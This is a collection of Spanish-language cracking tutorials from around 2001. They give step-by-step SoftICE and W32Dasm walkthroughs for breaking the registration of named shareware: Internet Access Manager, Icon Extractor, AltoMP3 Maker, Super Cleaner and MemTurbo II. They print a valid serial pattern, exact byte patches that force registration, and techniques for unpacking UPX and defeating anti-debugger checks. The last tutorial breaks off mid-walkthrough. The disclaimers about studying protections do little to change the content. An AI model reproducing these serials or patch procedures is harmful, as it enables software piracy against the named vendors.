lo unico que buscamos es aprender mas sobre **PROTECCIONES DE SOFTWARE** , y asi tomar lo bueno y desechar lo malo y aplicarlo en nuestros propios programas para cuando nos toque estar en una empresa desarrolladora de software, podamos ofrecer un mejor producto, **LO QUE SE MERECE EL CLIENTE "" CALIDAD Y EFICIENCIA ""** en este mundillo del **SHAREWARE**, estas investigaciones para nosotros son solo profesionales, nunca con el afan de FREGAR a la compañia en cuestion, si no ponerle un punto de partida para que abran los ojos y digan HEY!!! QUE ESTOY HACIENDO MAL!!!! DEBO PONERME LAS PILAS Y HACER MEJOR MI TRABAJO !!!!!, asi todo el mundo estara feliz y contento con lo que obtiene por un pago a veces de muchos DOLLARS..... creo que me estoy saliendo del tema .. jejejjee.. empezemos con este CALDO DE OLLA

AL ATAKE

Comentario del Programa

Bueno chavales otro tuto mas en la lista .... ahora le toca el turno al programa llamado Internet Access Manager v 1.0 el cual desde este momento le llamaremos **IaM,** esta aplicación esta dirigida a algo en especial como lo es la cconfiguración de tus accesos telefonicos a internet o a otra computadora, asiendo el proceso lo mas facil posible para el usuario, tambien cuenta con un scheduler con el cual podras tener completo control de el tiempo de conexion que deseas, entre otra buenas opciones cuenta con una opcion de poder mostrar una estadistica con opcion de comparar dos estadisticas para tener una idea de cuanto tiempo y dinero estas gastando en tu conexion, tambien te mantiene en un estado pasivo la conexion cuando no etas usandola para prevenir una desconeccion por inactividad, a verdad es una buena utileria que merece estar dentro de tus aplicaciones de uso diario, pero porfavor comprenlo no sean gandallas..... lo que podemos decir sobre la proteccion es que es un poco burda ya que tratan de ponerla dificil, pero al final te das cuenta que es mucho mas facil de lo que imaginabas ya que dentro del programa ponen el serial correcto, y asi van comparando cada caracter que metes con el correcto, lo que se le llama hardcoded, ya veran por que lo digo.

Manos a la Obra

bueno amigos para empesar instalemos el **IaM** y analizemoslo con la utileria File Inspector v 4.0 para saber si esta empakada y en que lengueje esta hecho:

como podemos ver esta hecho con Borland Delphi 3.0, mmm otra vez delphi.. jejjeje ....no esta empakado ni nada por el estilo.. ok continuemos ...ahora ejecutemos el programa para ver si acepta un serial y si al iniciar elprograma nos aparece una ventanita como esta :

mmm interesante .. jejejje ahora vamos y ponemos un numero de serie, que en mi caso pondre 123467890 y damos click en el boton de OK y nos salta una ventanita como esta :

jejejeje mas de lo mismo, esto aprece una messagebox, lo primero seria desemsamblar el exe de el **IaM** y buscar esa string, OK vayamos y desensamblemos, despues de un rato se termina de desemsamblar y vamos a buscar la string y cual es nuestra sorpresa que no hay nada de nada de SORRY, THE REGISTRATION BLA BLA BLA....se ve que estos programadores nos quieren hacer la vida de cuadritos, ok,

Usando el SoftICE

Encontrar un Serial Valido

se acuerdan que la ventanita de error tiene un aspecto de messagebox, ok entonces vallamos y reiniciemos la PCERA con el Sice listo para funcionar, lo primero sera ejecutar el **IaM** e ir a la ventana de insercion del serial y meter de nuevo algunos numeros, insertenlos y antes de dar ok , vamos y damos CONTROL D e insertamos un BPX MESSAGEBOXA, damos CONTROL D y regresamos a el **IaM** ahora si damos click en el boton de OK! y saltamos directamente al SICE, damos una sola vez F12 y nos aparece la messagebox diciendonos que nuestro codigo es erroneo, damos click en OK! y saltamos otra vez a el SICE ahi damos F12 dos veces mas y caemos en la siguiente direccion de memoria:

:0049C002 33C0 xor eax, eax

una vez ahi vamos a subir unas cuantas lineas hasta llegar a esta parte del codigo:

:0049BF7F E864FEFFFF call 0049BDE8
:0049BF84 84C0 test al, al
:0049BF86 7462 je 0049BFEA

como pueden ver aqui se encuentra una comparación y un salto condicional, esperen no vayan y cambien ese salto ya que si lo hacen solo haran que salga el mensaje de REGISTRATION CODE ACCEPTED, pero cuando reinicien el programa seguiran sin registrar, si se fijan hay una comparación y arribita una CALL que les parece si ponemos un breakpoint en la dirección de memoria 49BF7F y veamos lo que pasa ahi adentro....jejejejje.....insertemos un nuemrod e codigo falso como la primera vez y demos CONTROL D y pongamos BPX 49BF7F y despues damos control d y regresamos al programa y ahora si damos click en OK! y saltamos inmediatamente a esa dirección

de memoria, en la cual caemos en la siguente parte del codigo de esa call y damos f10 hasta llegar a :

:0049BEA4 8B06 mov eax, dword ptr [esi]
:0049BEA6 E85181F6FF call 00403FFC <--- esta call saca la longitud del codigo insertado y la devuelve en EAX
:0049BEAB 83F80C cmp eax, 0000000C <---- compara la longitud obtenida den EAX con 0CH que en decimal es 12
:0049BEAE 7C43 jl 0049BEF3 <------ salta al mensaje de error si es menor a 12 el codigo de registro insertado
:0049BEB0 8B06 mov eax, dword ptr [esi] <---- el acumulador EAX lleva nuestro codigo si es igual a 12

como podemos ver esto se pone mas interesante cada vez que avanzamos, jejejejeje.....CONTINUEMOS .....

:0049BEB2 803837 cmp byte ptr [eax], 37 <---- compara el primer caracter del codigo insertado con 37H que es 7
:0049BEB5 753C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEB7 8B06 mov eax, dword ptr [esi]
:0049BEB9 80780130 cmp byte ptr [eax+01], 30 <---- compara el segundo caracter del codigo insertado con 30H que es 0 :0049BEBD 7534 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEBF 8B06 mov eax, dword ptr [esi]
:0049BEC1 80780233 cmp byte ptr [eax+02], 33 <---- compara el tercer caracter del codigo insertado con 33H que es 3
:0049BEC5 752C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEC7 8B06 mov eax, dword ptr [esi]
:0049BEC9 80780330 cmp byte ptr [eax+03], 30 <---- compara el cuarto caracter del codigo insertado con 30H que es 0 :0049BECD 7524 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BECF 8B06 mov eax, dword ptr [esi]
:0049BED1 80780436 cmp byte ptr [eax+04], 36 <---- compara el quinto caracter del codigo insertado con 36H que es 6 :0049BED5 751C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BED7 8B06 mov eax, dword ptr [esi]
:0049BED9 80780949 cmp byte ptr [eax+09], 49 <---- compara el decimo caracter del codigo insertado con 49H que es I
:0049BEDD 7514 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEDF 8B06 mov eax, dword ptr [esi]
:0049BEE1 80780A43 cmp byte ptr [eax+0A], 43 <---- compara el onceavo caracter del codigo insertado con 43H que es C
:0049BEE5 750C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEE7 8B06 mov eax, dword ptr [esi]
:0049BEE9 80780B53 cmp byte ptr [eax+0B], 53 <---- compara el doceavo caracter del codigo insertado con 53H que es S
:0049BEED 7504 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEEF B301 mov bl, 01
:0049BEF1 EB07 jmp 0049BEFA

bueno amigos aqui les traduje las instrucciones de como compara y genera el serial verdadero para lo acepte y ser usuario ""registrado"" entonces queda así:

70306****ICS

los asteriscos significan que del caracter 6 al 9 puedes poner cualquier numero, ya que el programa solo verifica los espacios del 1 al 5 y del 10 al 12, asi que ahora si probemos si sirve nuestra teoria y!!!!!!!!!!!

AHORA SI PODEMOS DECIR PROGRAMA CRACKEADO.....

Saludos

Saben que es lo mas gratificante en este medio de las investigaciones sobre protecciones que vulgarmente se le llama **CRACKING** aparte de obtener cada día mas y mas conocimientos y la satifación que se siente al poder con una protección, pues es la variedad de personalidades y amistades que uno va conociendo y haciendo con el tiempo, las cuales de alguna forma auque no las conoscas en persona o mucho menos en foto, les vas tomando aprecio, ya que éstas te van haciendo la vida mas facil y amena durante el tiempo que quieras permanecer en esto de el estudio de protecciones, asi vas entablando una amistad muy reconfortante conciertas personalidades de este medio, como les decia anteriormente conoce uno a muchas personas y quisiera aprovechar a mandar un saludo a mis mejores amigos, sin orden de preferencia , no espero romper algunas sencibilidades:

Skuater : """" mi gran maestro """"

Dek_OiN """"Estamos Locos ... jejejejjee...."""""

Kuato Thor """" Compañero de mil batallas, don quijote y sancho panza ..... jejejje"""""

ActMAgo """" Sigue asi....."""""

Karpoff """" El guru de las protecciones """""

Txeli """ COMPADRE Y AMIGO """"

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.
- Si deseas bajar la última versión de la compilación puedes hacerlo de aquí: Compilación de Tutoriales v 5.5
- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Parches "inteligentes" :-)

PROTECCION: **Name / Serial.**

Objetivo: Registrarse con el serial correcto sin saber cual es :-)

Dificultad: Principiante++.

Herramientas: **Softice, W32dasm, Editor Hexadecimal.**

CRACKER: **CaoS ReptantE** **FECHA:** **20/09/2001**

INTRODUCCION

Este es, según se hagan las cuentas, mi tutorial número 13. Me temo que no es gran cosa pero se trata de romper la maldición y poder pasar al siguiente ;-) El sistema que propongo aquí es el de buscar una alternativa para esos programas (de los que - por suerte o por desgracia - cada vez hay menos) en los que la decisión entre *chico bueno* y *chico malo* se toma confrontando los dos seriales: el chungo, introducido por nosotros y el correcto, calculado por el programa. En este caso, lo más sencillo es hacer un parche, para que el programa acepte cualquier número. Aquí vamos a tratar de hacer que el programa se registre con el serial correcto, haciendo que el programa copie éste en el lugar donde está situado el serial chungo. ¿Que ventaja tiene el hacer esto cuando ya hemos encontrado el serial correcto? Una es que, si un colega quiere evaluar el programa sin prisas ;-) no es necesario que él lo tenga registrado a nuestro nombre, sino que lo puede tener registrado al suyo, sin que para ello tengamos que rastrear con el SoftIce, buscándole su serial. Otra ventaja es que una vez registrados con el serial correcto, podemos substituir el programa parcheado por el programa original. Veremos unos ejemplos con unos cobayas que se prestan a esta manipulación, ya que este sistema, como os podéis suponer, no se puede aplicar a cualquier programa. A esto me refiero pues, al hablar de parches "inteligentes" ;-)

AL ATAKE

Programa: **Icon Extractor 3.4**

Descripcion: Creo que el nombre es lo bastante explícito :)

DOWNLOAD: http://www.gregorybraun.com/ICONX32.ZIP

Estos programas de Software by Design van bien para cuando se está deprimido, se crackea alguno de ellos y ya está :-D claro que ahora que ByTESCRACK ha hecho un keygen polivalente para todos sus programas, las cosas ya no serán como antes :´-(De todos modos, como únicamente se trata de mostrar el funcionamiento del parche inteligente, este programa nos sirve. Ejecutamos el programa con el SoftIce agazapado, vamos a Help/Register y le introducimos un serial chungo para intentar registrarnos. Antes de aceptar, **ctrl+D** para entrar en el SIce, introducimos un breakpoint, mi favorito: **bpx hmemcpy**, **F5** para salir de SIce y **OK** para registrarnos. Salta el SIce, le damos dos veces más a F5 para que el programa lea las otras ventanas de texto y ocho o nueve veces a **F12** hasta que aparecemos en:

```
:0040DE61 5F                    pop edi
```

A partir de aquí, debemos ver lo que hace el programa con nuestro serial chungo. Averiguaremos la posición o posiciones que ocupa en la memoria nuestro número, mediante la instrucción **s 0 l ffffffff 'serial_chungo'**. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee nuestro número para compararlo con el correcto. Vamos dándole a **F5** para continuar cuando el SIce se detiene, pero al fin, vemos como en EAX y EBX se están formando unos números. Finalmente, en EBX aparece nuestro serial pasado a hexadecimal. Es conveniente utilizar como serial, un número que nos resulte fácilmente reconocible, tanto en formato decimal como hexadecimal. Ahora sólo falta llegar a la comparación de seriales, lo que ocurre aquí:

```
:00407D98 3BD8                  cmp ebx, eax
:00407D9A 5F                    pop edi
:00407D9B 741D                  je 00407DBA
:00407D9D 68CFEA0000            push 0000EACF
:00407DA2 6888130000            push 00001388
```

Podemos comprobar que en EBX está nuestro serial chungo en hexadecimal, y en EAX, el serial correcto. Ahora vamos a parchear, pero no para que el programa acepte la comparación, sino que vamos a copiar el serial correcto en el lugar donde está nuestro serial chungo. Como la comparación en estas condiciones, resultará positiva, el código que hay a continuación del salto, no llegará a ejecutarse, por lo que podemos utilizarlo para nuestros siniestros propósitos :-)

```
:00407D98 EB03 jmp 00407D9D

:00407D9A 5F pop edi
:00407D9B 741D je 00407DBA

:00407D9D 8BD8 mov ebx, eax
:00407D9F 3BD8 cmp ebx, eax
:00407DA1 EBF7 jmp 00407D9A
```

Si, ya sé que es una chapuza, pero funciona y hace posible que quedemos registrados con el número correcto, como podemos comprobar en el propio programa y en el registro (HKEY_USERS \ .DEFAULT \ Software \ Software by Design \ Icon Extractor for Windows 95/NT \ Registration). Ya tenemos uno, vamos a por el siguiente...

Programa: **AltoMP3 Maker 3.02**

Descripcion: Para pasar CDs de música a MP3

DOWNLOAD: http://www.yuansoft.com/altom302.zip

Aquí el procedimiento para llegar a la comparación de seriales, es muy parecido y no lo vamos a ver con detalle, bastará con decir que llegamos a la comparación entre seriales aquí:

```
:0042A944 8A10                    mov dl, byte ptr [eax]
:0042A946 8A1E                    mov bl, byte ptr [esi]
:0042A948 8ACA                    mov cl, dl
:0042A94A 3AD3                    cmp dl, bl
:0042A94C 751E                    jne 0042A96C
:0042A94E 84C9                    test cl, cl
:0042A950 7416                    je 0042A968
:0042A952 8A5001                  mov dl, byte ptr [eax+01]
:0042A955 8A5E01                  mov bl, byte ptr [esi+01]
:0042A958 8ACA                    mov cl, dl
:0042A95A 3AD3                    cmp dl, bl
:0042A95C 750E                    jne 0042A96C
:0042A95E 83C002                  add eax, 00000002
:0042A961 83C602                  add esi, 00000002
:0042A964 84C9                    test cl, cl
:0042A966 75DC                    jne 0042A944
```

Como en el caso anterior, modificaremos la rutina de comprobación para que se copien los bytes del serial correcto (dirección señalada por EAX) en el lugar de los del serial chungo (dirección indicada por ESI).

```
:0042A944 8A10                    mov dl, byte ptr [eax]
:0042A946 8816                    mov byte ptr [esi], dl
:0042A948 8ACA                    mov cl, dl
:0042A94A 3AD2                    cmp dl, dl
:0042A94C 751E                    jne 0042A96C
:0042A94E 84C9                    test cl, cl
:0042A950 7416                    je 0042A968
:0042A952 8A5001                  mov dl, byte ptr [eax+01]
:0042A955 885601                  mov byte ptr [esi+01], dl
:0042A958 8ACA                    mov cl, dl
:0042A95A 3AD2                    cmp dl, dl
:0042A95C 750E                    jne 0042A96C
:0042A95E 83C002                  add eax, 00000002
:0042A961 83C602                  add esi, 00000002
:0042A964 84C9                    test cl, cl
:0042A966 75DC                    jne 0042A944
```

Como en el caso anterior, quedaremos registrados con el serial correcto como podemos comprobar en el propio programa y en el archivo REGKEYCR.INI. De todos modos, lo más curioso de este programa es que tiene ¡23! rutinas iguales a esta. ¿Para que servirán? ¿Para despistar? No creo que sean tan zoquetes. Yo no he visto otro camino para registrarse que el que he seguido, pero si alguien descubre algo sobre esto, le agradecería me lo hiciera saber. Bueno ya tenemos dos, vamos a por el tercero...

Programa: **Super Cleaner 2.21** Víctima cedida gentilmente por ByTESCRK ;-)

Descripcion: Como su nombre indica, hace la limpieza. (del PC, claro)

DOWNLOAD: http://www.southbaypc.com/download/cleansetup.exe

En este caso es aún más sencillo encontrar el código de la comparación. El problema es que está en muy mal sitio, ya que se hace en KERNEL32... y no vamos a tocar ahí por razones obvias :-(Así que como conocemos el lugar donde sitúa el código correcto, vamos a pillar al programa cuando lo escribe, de nuevo mediante la instrucción **bpr**. Así localizamos el call que coloca el serial correcto en su sitio.

```
:0040C59D E8AE000000              call 0040C650
:0040C5A2 8B8C2414010000          mov ecx, dword ptr [esp+00000114]
:0040C5A9 83C408                  add esp, 00000008
:0040C5AC 8D442404                lea eax, dword ptr [esp+04]
:0040C5B0 50                      push eax
:0040C5B1 51                      push ecx

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040C5B2 FF15F8914100            Call dword ptr [004191F8]
```

Como no tenemos espacio para colocar nuestro código vamos a buscar un espacio vacío al final de la sección y colocaremos una instrucción jmp para saltar a él. Sería más limpio poner un call, pero esto nos complicaría mucho la vida porque como podéis ver, todas estas instrucciones están relacionadas con la pila. Modificamos el código que quedará así:

```
:0040C59D E8AE000000              call 0040C650
:0040C5A2 8B8C2414010000          mov ecx, dword ptr [esp+00000114]
:0040C5A9 83C408                  add esp, 00000008
:0040C5AC E91BCA0000              jmp 00418FCC

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FE3(U)
|
:0040C5B1 51                      push ecx

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040C5B2 FF15F8914100            Call dword ptr [004191F8]
```

Como he dicho antes, colocaremos nuestro parche en el final de la sección:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040C5AC(U)
|
:00418FCC 50 push eax
:00418FCD 53 push ebx
:00418FCE 51 push ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FD9(U)
|
:00418FCF 8A18 mov bl, byte ptr [eax]
:00418FD1 8819 mov byte ptr [ecx], bl
:00418FD3 0ADB or bl, bl
:00418FD5 7404 je 00418FDB
:00418FD7 40 inc eax
:00418FD8 41 inc ecx
:00418FD9 EBF4 jmp 00418FCF

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FD5(C)
|
:00418FDB 59 pop ecx
:00418FDC 5B pop ebx
:00418FDD 58 pop eax
:00418FDE 8D442404 lea eax, dword ptr [esp+04]
:00418FE2 50 push eax
```

```
:00418FE3 E9C935FFFF jmp 0040C5B1
```

Creo que está claro el funcionamiento. En todo caso diré que los push y pop son para que los valores de los registros sean los mismos al volver al código "normal" (hay que tener cuidado del orden en que se ponen) y que las dos últimas instrucciones antes del jmp de regreso son las que nos hemos "comido" para poner el jmp que nos ha traído aquí. El programa así parcheado, nos registra con el serial correcto (ver en el registro: HKEY_CURRENT_USER \ Software \ SuperCleaner \ Registration) por lo que, una vez registrados, podemos deshacernos de él. Haced que parezca un accidente :-D

¿Cuál es la manera más sencilla de ensamblar este código? Para mí, lo más fácil es hacerlo con el SoftIce, colocando un **bpx** a la dirección de la primera instrucción a ensamblar (en este último caso: **bpx 40c5ac**), e introduciendo a continuación, la instrucción o instrucciones correspondientes (**jmp 00418FCC**), finalizando con <esc> o un doble <return>. Luego se busca el siguiente código a ensamblar mediante **F10**, y se repite la operación. Esto tiene dos ventajas: la primera es que el SIce se encarga de codificar las instrucciones, calculando además la distancia relativa de los saltos, algo engorroso de hacer a mano (aparte de que es fácil equivocarse); la segunda es que, traceando con F10 las instrucciones que hemos ensamblado, podemos ver su ejecución paso a paso y detectar fácilmente los posibles errores (se trata de utilizar el SofIce como debugger que era su utilidad original, antes de que unos individuos sin escrúpulos ;-) se dedicaran a crackear programas con él). Como no hay rosa sin espinas, hay también un inconveniente: los cambios efectuados con el SoftIce, se hacen en la memoria, por lo que hay que tomar nota de los códigos de las instrucciones para pasarlos al programa mediante un editor hexadecimal. Os recuerdo que la dirección que se le ha de indicar al editor es el offset, el cual se puede ver en la línea inferior del W32dsam, junto a la dirección de la instrucción sobre la que estamos.

Podréis pensar que es mucho código para tan poco programa, pero en este tuto he tratado únicamente de buscar una alternativa para cierto tipo de programas a los que se puede dar un "tratamiento" distinto del habitual. Además estos trapicheos nos darán algo de práctica, que nos valdrá para empresas más ambiciosas.

Para elaborar los parches podéis fabricaros un parcheador o utilizar alguno de los existentes. Yo utilizo el ScAEvoLa's PatchEngine.

Como siempre, quiero recordaros que debéis pagar los programas que utilicéis regularmente. No estaría bien que condenarais al hambre a unas buenas gentes, mientras vosotros os gastáis el dinero a manos llenas en actividades viciosas y de más que dudosa moralidad ;-)

Por último, quiero agradecer a ByTESCRK su colaboración en este tuto y enviar un saludo a mis amigos Act MagO, Pr@fEsOr X, DeK_OiN, Karpoff, Silver Storm, KuaTo_ThoR, y vLuGo.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor 1999-2001

Programa: MEMTURBO II

PROTECCION:	**Empakado, Anti-Sice, CRC-32, Limitación de uso a 30 días.**
Objetivo:	**Fragmentar MemTurbo.**
Descripcion:	**Recuperar RAM ocupada inútilmente por Windows.**
Dificultad:	**Avanzadillo.**
DOWNLOAD:	**http://www.memturbo.com**
Herramientas:	**Softice 3.24, FrogSice, Procdump32, File insPEctor XL, W32dasm 8.9, ExeScope v6.00, un editor Hex.**
CRACKER:	**Arkanian** **FECHA: 01/09/2001**

INTRODUCCION

Esta nueva versión de MemTurbo trae un montón de novedades en cuanto a nuestro campo de investigación se refiere. Así como la versión anterior, la 1.5, venía a "pelo", parece que los chicos de Shareware OnLine.com , Inc. han espabilado y han intentado hacer las cosas un poco mejor.

Estas son las dificultades que nos vamos a encontrar:

1. .- Programa empakado/comprimido y anti-dasm.
2. .- Anti-Sice mediante MeltIce, BoundsChecker y llamadas a la INT3.
   .- Comprobaciones de integridad del archivo aleatorias durante la ejecución del programa.
3. .- Encriptación de las cadenas de texto "delicadas".

Interesante programa a fe mía, amigo Sancho...

Vamos alla...

"Per aspera ad astra"

AL ATAKE

Instalar el programa y lo primero es lo primero, la talla XL del File insPEctor, Compilador UPX 1.05-1.07, un vistazo a las secciones y a sus características, rápidamente Procdump y cambiamos la UPX0 a E0000020 por si las moscas, de paso nos apuntamos el Entry Point y el Size of Image que nunca viene mal. Le echamos un vistazo a las funciones solo por curiosidad y ejecutamos el memturbo.exe.

PRIMERAS SORPRESAS

Iniciamos el programa y empiezan las sorpresas, pantallazo del Sice, no se qué del ***Windows requested break point***, fallo de página, fallo general de protección y cuelgue de la maquina todo seguido. R- EXIT-C por este orden. Empezamos bien .... |:-(

Al montar FrogSice nos encontramos con otra sorpresa, un aviso de modificaciones en la IDT. Algo ha tocado la Tabla de Descripción de Interrupciones y el Sice no funciona. El Loader dice que está activo pero es incapaz de cargar nada. Reiniciando que es gerundio...

FrogSice y a ver que pasa...

```
=> Memturbo
** SOFTICE DETECTION ** code 0B, at cs:00404852
Attempting to load: SICE (string ref at cs:0044D404)
```

Esto de aquí arriba aparece 9 veces seguidas en el log del FrogSice. Tiene pintas de MeltIce. Parece que el programa funciona y que tenemos el Sice convenientemente oculto. Como uno nació desconfiado vamos a ver que ocurre con la opción *"a prueba de balas"*:

```
=> Memturbo
** SOFTICE DETECTION ** code 0B, at cs:00404852
Attempting to load: SICE (string ref at cs:0044D404)

=> Memturbo
** SOFTICE DETECTION ** code 01, at 0177:0040497C
Interrupt:03h >eax=006C0004h ebx=0000044Ch ecx=006CF954h
edx=BFF76859h esi=0121C290h edi=00000000h >ebp=4243484Bh

SEH proc address at cs:0041A18C

=> Memturbo
** SOFTICE DETECTION ** code 00, at 0177:004049C8
Interrupt:03h eax=0040038Fh ebx=0000044Ch ecx=006CF954h
edx=BFF76859h esi=01211227h edi=00000000h ebp=006CF7DCh

SEH proc address at cs:0041A18C

=> Memturbo
** SOFTICE DETECTION ** code 00, at 0177:004049C8
Interrupt:03h eax=0040038Fh ebx=0000044Ch ecx=006CF954h
edx=00000000h esi=01211227h edi=00000000h ebp=006CF768h

SEH proc address at cs:0041A18C
```

¡Toma pedazo de log!, todo esto vuelve a aparecer otras nueve veces seguidas. Vamos a analizarlo a ver que sacamos en claro:

.- Attempting to load: SICE --> El truco MeltIce, por lo menos parte de él... ya veremos.
.- > ebp = 4243484Bh --> BCHK. BoundsChecker seguido de una INT3.
.- Interrupt: 03h --> Lo mismo que el anterior, intenta acceder a la INT3 dos veces antes de probar Meltice otra vez. y empezar el bucle.

Nada fuera de nuestras posibilidades. :-)

AL TAJO

Desempakando a pedales

Vamos a probar primero a desempacar el programa, siendo UPX no creo que haya mucha dificultad. Hemos cambiado las características de la sección UPX0, de E0000080 a E0000020 lo cargamos en el Loader y cuando rompa ponemos un BPX GETVERSION.

F5 y F12, hasta aparecer en una dirección 41 y pico, miramos un poco más arriba para encontrar un PUSH EBP - MOV EBP, ESP en 417860. Ya tenemos el Punto de entrada original. borramos el bp y ponemos otro en esa dirección. Salimos, quitamos el FrogSice, volvemos al Loader, F5 y directamente a 417860

Lo de siempre, quitar el bp, apuntar los bytes (558BEC6A), ensamblar a JMP EIP, Procdump, ***Dump full*** y ***Kill task***, Hex editor, buscar E9FE, poner los bytes originales (558B), Procdump otra vez, cambiar el Entry Point a 00017860 y reconstruir la cabecera. El XL ya lo identifica como C++ v.6 y Tabla de Importaciones parece correcta...

Eh... ¿Voy muy deprisa?

Anti-debugging a mano

Ya tenemos un ejecutable funcional, hora de cambiar cosas. Vamos a buscar las direcciones "calientes" en 00404852, 0040497C y 004049C8. Como se puede comprobar una vez desensamblado con W32dasm, no hay informaciones de menús, ni de diálogos, ni de funciones ni de nada de nada y las ***String References*** parecen un bebedero de patos.

El motivo de esto es parte de las strings del programa vienen en formato ancho en plan VB, ...eso las que no están encriptadas, otras en formato normal y las que quedan no sirven para mucho... Usaremos el ExeScope para ver por donde andamos.

A lo que íbamos, echemos un vistazo a esto:

```
* Referenced by a CALL at Addresses:
|:0040462C , :00409AFC , :0040BABE , :0040BB81 , :0040BC6C
|:0040BD3E , :0040BDA2 , :0040BED5 , :0040BF5E , :0040BFC9
|:0040C05D , :0040C140 , :0040C1AE
|
:00404813 6A08 push 00000008 --> Número de bytes a desencriptar.
:00404815 59 pop ecx --> ECX = 8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040482B(C)
|
:00404816 8A9104D44400 mov dl, byte ptr [ecx+0044D404] --> Un valor encriptado.
:0040481C 8D8104D44400 lea eax, dword ptr [ecx+0044D404] --> Ponemos en EAX 44D404 + 8.
:00404822 F6D2 not dl --> Poderosa técnica de encriptación.
:00404824 8810 mov byte ptr [eax], dl --> Lo movemos al valor de EAX.
:00404826 8BC1 mov eax, ecx --> El contador a EAX.
:00404828 49 dec ecx --> Decrementa el contador.
:00404829 85C0 test eax, eax --> Comprobación del contador.
:0040482B 7FE9 jg 00404816 --> Volvemos arriba.
```

Aquí lo que va haciendo es desencriptar los valores de 44D404+8 hacia atrás. Poco a poco va apareciendo la cadena \ \ . \ SICE. Observad la cantidad de sitios desde donde se llama a este código, la cantidad de comprobaciones que hace, ...inutilmente. Seguimos:

```
:0040482D 53 push ebx --> Guarda estos valores.
:0040482E 55 push ebp
:0040482F 56 push esi
:00404830 8B3534C24300 mov esi, dword ptr [0043C234] --> La dirección de CreateFileA.
:00404836 57 push edi
:00404837 BB80000000 mov ebx, 00000080
:0040483C 6A00 push 00000000 --> Nos vamos a haciendo hueco...
:0040483E 53 push ebx
:0040483F 6A03 push 00000003 --> Hum....
:00404841 6A00 push 00000000 --> Más espacio vital...
```

```
:00404843 BF000000C0 mov edi, C0000000 --> ¿Y esto?, ¿0028:C0000000?. La cosa se pone caliente.
:00404848 6A03 push 00000003
:0040484A 57 push edi
:0040484B 6803D44400 push 0044D404 --> Guarda la dirección de la cadena \ \ . \ SICE.
:00404850 FFD6 call esi --> Entramos en CreateFileA.
:00404852 6A08 push 00000008 --> ¿Otra vez?, ¿Encriptamos o desencriptamos?
:00404854 59 pop ecx --> El contador..
```

Ahora tendría que venir la comprobación de si ha encontrado el archivo... hay que esperar un poco, la cosa tiene miga:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040486B(C)
|
:00404855 8A9104D44400 mov dl, byte ptr [ecx+0044D404] --> La dirección de antes.
:0040485B 8DA904D44400 lea ebp, dword ptr [ecx+0044D404] --> Ahora en EBP.
:00404861 F6D2 not dl --> Encriptamos con la poderosa tecnología NOT.
:00404863 885500 mov byte ptr [ebp+00], dl --> Y lo guardamos.
:00404866 8BD1 mov edx, ecx --> El contador [8].
:00404868 49 dec ecx --> Un byte menos.
:00404869 85D2 test edx, edx --> Comrpueba si esta todo.
:0040486B 7FE8 jg 00404855 --> Arriba si no es 0.
:0040486D 83F8FF cmp eax, FFFFFFFF --> ¡Por fin!
:00404870 7403 je 00404875 --> El salto de marras...
:00404872 50 push eax
:00404873 EB4D jmp 004048C2 --> Si llegamos aquí la jodimos...
```

Esto es un ejemplo de la mayoría de los procesos del programa, desencripta las cadenas de texto que va a utilizar, hace lo que tenga que hacer y antes de acabar las vuelve a encriptar.

Para no aburriros mucho, ya que es duro leerse el código, la siguiente comprobación que hace un poco más abajo, usando este mismo código, la hace con \ \ . \ NICE. ¡Que bonito!.

¿NICE no debería ser NTICE?, ¿Han ajustado la cadena al valor fijo de ECX que es 8?, Me parece que "alguien" ha metido la pata con esto. :-)))

Vamos a liquidar esto de una manera elegante. Nada de cambiar saltos que es lo fácil, pensemos un poco, el resultado después de CreateFileA tiene que ser FFFFFFFF en EAX, la dirección de la cadena \ \ . \ SICE la ha metido en la pila antes de entrar en esa función, (PUSH 44D404), una pequeña modificación nos permitirá salir con el valor de error esperado por el programa casi automáticamente.

El valor de 44D403 es 00 (un byte antes), CreateFileA empieza a procesar una cadena que empieza con 00, como lo hace con un REPNZ salimos con un -1 en EAX rápidamente. Así que cambiamos PUSH 44D404 por PUSH 44D403 (04 x 03). Fácil, ¿No?.

Vamos con la siguiente dificultad, el BCHK:

```
:0040496C 8965E8 mov dword ptr [ebp-18], esp
:0040496F 8365FC00 and dword ptr [ebp-04], 00000000
:00404973 BD4B484342 mov ebp, 4243484B --> Valor de la cadena BCHK.
:00404978 66B80400 mov ax, 0004 --> Cambiar a JMP 0.
:0040497C CC int 03 --> La putada.
:0040497D 3C04 cmp al, 04
:0040497F 7515 jne 00404996
```

Aquí la solución es ensamblar la linea 404978 mov ax, 0004 a JMP 0, de esta manera se produce una excepción y el programa pensará que no hay ningún Debugger que la maneje.

De la misma forma solucionamos la última dificultad de la INT 3 en 4049C8:

```
:004049B9 8965F0 mov dword ptr [ebp-10], esp
